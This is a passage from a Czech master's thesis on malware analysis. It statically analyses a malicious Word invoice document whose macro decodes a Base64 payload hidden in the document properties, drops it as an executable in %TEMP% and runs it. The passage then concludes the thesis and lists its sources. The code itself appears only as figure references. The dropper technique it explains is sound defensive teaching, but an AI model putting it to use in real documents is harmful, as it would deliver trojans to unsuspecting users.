Soubory kancelářského balíku MS Office používají formát OLE tzv. strukturované úložiště nebo také složený binární formát souborů. Soubor OLE lze považovat za miniaturní souborový systém nebo archiv Zip, který obsahuje datové streamy, které vypadají jako soubory vložené do souboru OLE. Každý stream má svůj název. Například hlavní proud dokumentu MS Word obsahující jeho text se nazývá „WordDocument“.

Soubor OLE může také obsahovat úložiště (storages) . Úložiště je složka, která obsahuje streamy nebo jiná úložiště. Například dokument MS Word s makry VBA má úložiště nazvané „Makra“.


Speciální proudy mohou obsahovat vlastnosti. Vlastnost je specifická hodnota, kterou lze použít k uložení informací, jako jsou metadata dokumentu (název, autor, datum vytvoření atd.).

K analýze souborů tohoto formátu lze použít volně dostupný script jazyka Python s názvem „oledump.py“ (viz část 3 Analytické nástroje).



Obrázek č. 40 - Výstup scriptu "oledump.py"

Z výpisu na obrázku č. 40, je patrné, že v úložišti dokumentu s názvem „VBA/NewMacros“ se nachází data (pravděpodobně makra) o velikost 5.871 kB. K zobrazení obsahu tohoto úložiště je třeba spouštět nástroj oledump.py s parametrem „-s A3“ a „-v“:



Obrázek č. 41 - Data obsažená ve "VBA/Macros"

4.4.1. Reverzní inženýrství obsahu makra


Z výpisu scriptu „oledump.py“ lze zjistit, že umístění „VBA/NewMacros“ obsahuje script VBS (viz obrázek č. 41), který se spouští po otevření dokumentu (pokud nejsou v aplikaci MS Word zakázána makra). Script se nejdříve snaží zjistit z aktivního dokumentu obsah jeho vlastností a pokud je najde, uloží obsah vlastností od znaku na 56. pozici až do jeho konce do proměnné „found_val“. Tato hodnota je ve vlastnostech uložená zřejmě v podobě textového řetězce zakódovaného pomocí Base64, neboť na proměnnou „found_val“ se aplikuje funkce „Base64Decode“ a dekódovaný řetězec se poté uloží do proměnné s názvem „orig_val“.

Script poté ověří, v jakém operačním systému je spouštěn, pokud pod MS Windows, je volána funkce „ExecuteForWindows“, které je předána hodnota „orig_val“. Funkce „ExecuteForOSX“ funguje analogicky, pokud je script spouštěn pod MacOS X.

Funkce „ExecuteForWindows“ vytvoří v odkládacím adresáři aktuálně přihlášeného uživatele (v %TEMP%) spustitelný soubor s příponou exe a uloží do něj obsah proměnné „original_val“. Poté je výsledný soubor spuštěn.

V obsahu scriptu se však nikde nenachází uvedený zakódovaný řetězec. K jeho nalezení je potřeba rozbalit obsah souboru Faktura.docm.


Jelikož je soubor ve formátu OLE, je možné jej rozbalit příkazem „`unzip Faktura.docm`“. Obsah souboru je patrný z obrázku č. 42:



Obrázek č. 42 - Adresář s rozbaleným obsahem souboru Faktura.docm

Soubory s vlastnostmi dokumentu, ve kterých by měl být uložen zájmový řetězec, se nachází v adresáři “docProps” (document properties).

Postupným prohlížením obsahu souborů, byl v souboru „core.xml“ nalezen hledaný řetězec, očividně kódovaný do Base64 (viz obrázek č. 43).



Obrázek č. 43 - Zakódovaný řetězec v souboru "core.xml"

Data, která se nacházela na řádku č. 7 byla, od 56. pozice až do konce řádku, ručně zkopírována a uložena do souboru „payload.txt“.

Příkazem na obrázku č. 44 bylo provedeno přesměrování výpisu obsahu souboru „payload.txt“ na vstup programu „base64“ spouštěným s parametrem „`--decode`", který provedl dekódování řetězce a tento dekódovaný výstup byl přesměrován do souboru „decoded_payload.exe“.


Obrázek č. 44 - Dekódování obsahu souboru "payload.txt"

Tímto postupem byl nahrazen proces, který by po svém spuštění provedl VBS script obsažený v dokumentu.

Příkazem „`file decoded_payload.exe`“ lze ověřit, že byl vytvořen spustitelný soubor formátu PE32, pro operační systémy MS Windows (viz obrázek č. 45).

Obrázek č. 45 - Ověření formátu souboru "decoded_payload.exe"


K analýze tohoto souboru je možné opět použít disassembler Ghidra. Po otevření souboru a jeho dekompilaci do vyššího jazyka, bylo zjištěno, že zdrojový kód je prakticky nečitelný (viz Obrázek č. 46), zřejmě z důvodu použití nějakého anti-analytického řešení.



Obrázek č. 46 - Ukázka disassemblovaného kódu

Soubor by bylo možné zkoumat pomocí metod dynamické analýzy, aby bylo zjištěno jeho chování po spuštění.

Pro zajímavost byl soubor zkontrolován alespoň nástrojem VirusTotal. 52 z 68 dostupných antivirových nástrojů jej vyhodnotila jako škodlivý software typu trojský kůň, jak je vidět z obrázku č. 47.



Obrázek č. 47 - Výsledek prověrky nástrojem VirusTotal

4.4.2. Závěr analýzy

Z uvedených zjištění lze vyvodit závěr, že předložený vzorek dat obsahuje škodlivý kód. Jedná se o dokument aplikace Word, který po svém otevření spustí obsažená makra, ta zajistí vytvoření spustitelného souboru s neznámým obsahem v adresáři „Temp“ aktuálního uživatele.

5. Závěr

Tématem této diplomové práce byla problematika analýzy malwaru. Jejím cílem bylo přiblížit některé pojmy z oblasti škodlivého softwaru a vysvětlit principy jeho analýzy a popsat používané nástroje a metody.

V kapitole „Základní pojmy“ této práce byly popsány kategorie, do kterých lze malware dělit podle jejich charakteristických vlastností a chování, včetně obvyklých způsobů šíření a distribuce. Byly popsány vybrané vektory počítačových útoků, indikátory kompromitace systému, podle kterých je možno zjistit, že zařízení je napadeno malwarem. Nakonec byl popsán význam reverzního inženýrství pro analýzu malwaru.

Další část byla zaměřena výčet a stručný popis používaných analytických nástrojů, byly probrány jejich možnosti, ať už se jednalo o jednostranné specializované nástroje, celé analytické frameworky nebo specializované forenzně analytické distribuce operačních systémů.

V kapitole 4. byl představeny dva základní analytické přístupy k prověřování malwaru. Byla popsána statická metoda a uvedeny příklady, na co se by se měl analytik zaměřit při extrahování informací ze zkoumaného vzorku dat. Dále byla popsána metoda dynamická, uvedeny důvody a výhody provádění analýzy ve virtuálních prostředích a uvedeny monitorovacích nástroje, používané pro zachytávání aktivit malwaru.

Nakonec byly předvedeny čtyři praktické ukázky zkoumání různých druhů malwaru za použití statického i dynamického přístupu.

Použité zkoumané soubory jsou uloženy na CD (v souboru „MALWARE.iso“), které tvoří přílohou této práce.

6. Seznam obrázků:

7. Seznam použitých zdrojů:

Literatura:

Dang,Bruce Gazet,Alexandre, Bachaalany,Elias. *Practical Reverse Engineering: x86, x64, ARM, Windows® Kernel, Reversing Tools, and Obfuscation*. Indianapolis: John Wiley, 2014. ISBN 978-1-118-78725-0.

ERICKSON, Jon. *HACKING: THE ART OF EXPLOITATION*. 2. USA, CA, San Francisco: No Starch Press. ISBN 1-59327-144-1.

FORSHAW, James. *Attacking network protocols: a hacker's guide to capture, analysis, and exploitation*. San Francisco: No Starch Press, [2018]. ISBN 15-932-7750-4.

FUJTÍK, Ondřej. *Zjišťování podobnosti malware* [online]. Brno, 2014 [cit. 2022-03-09]. Dostupné z: https://theses.cz/id/j6ku79/. Diplomová práca. Masarykova univerzita, Faculty of Informatics. Vedoucí práce Mgr. Vít Bukač, Ph.D.

HOLMES, Lee. *Windows PowerShell Cookbook*. 3. USA: O'Reilly, 2013. ISBN 978-1-449-32068-3.

KOLOUCH, Jan. *CyberCrime*. Praha: CZ.NIC, z. s. p. o., 2016. ISBN 978-80-88168-18-8.

OCCUPYTHEWEB. *Linux basics for hackers: getting started with networking, scripting, and security in Kali*. San Francisco: No Starch Press, [2019]. ISBN 15-932-7855-1.

O'CONNOR, TJ. *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*. USA: Elsevier, 2013. ISBN 978-1-59749-957-6.

SINGH, Abhishek. *Identifying Malicious Code Through Reverse Engineering: kompletní průvodce analýzou a diagnostikou sítí*. USA: Springer, 2009. ISBN 978-0-387-89468-3.

ŠVÁB, Martin. *Virová analýza a reverzní inženýrství* [online]. Praha, 2014. Dostupné z: https://theses.cz/id/8x8h1g/. Diplomová práce. Vysoká škola ekonomická v Praze. Vedoucí práce Igor Čermák.

Wireshark a Ethereal: kompletní průvodce analýzou a diagnostikou sítí. 3. Brno: Computer Press, 2008. ISBN 978-80-251-2048-4.

Právní předpisy:

Zákon č. 141/1961 Sb.

Internetové zdroje:

https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html

https://eandt.theiet.org/content/articles/2021/04/stalkerware-and-spyware-app-use-increases-by-93-per-cent-since-lockdowns-began-in-uk/

https://cs.wikipedia.org/wiki/Po%C4%8D%C3%ADta%C4%8Dov%C3%BD_virus

https://cs.wikipedia.org/wiki/Trojsk%C3%BD_k%C5%AF%C5%88_(program)

https://us.norton.com/internetsecurity-malware-what-is-a-trojan.html

https://viry.cz/

https://www.cybersecurity.cz/data/slovnik_v310.pdf

https://www.digitalnipevnost.cz/

https://attack.mitre.org/techniques/T1014/

https://help.eset.com/

https://sansorg.egnyte.com/dl/OOwrEB9NjA (IoC)

https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/ioa-vs-ioc/

https://www.mitnicksecurity.com/blog/the-4-phases-of-penetration-testing

https://securityonline.info/dumproid-android-process-memory-dump-tool/

https://github.com/tkmru/dumproid/releases/

https://sumuri.com/software/recon-itr/

https://www.wireshark.org/

https://github.com/Seabreg/Regshot

https://practicalmalwareanalysis.com/fakenet/

https://cs.wikipedia.org/wiki/Informa%C4%8Dn%C3%AD_entropie

https://cuckoosandbox.org/

https://olefile.readthedocs.io/en/latest/OLE_Overview.html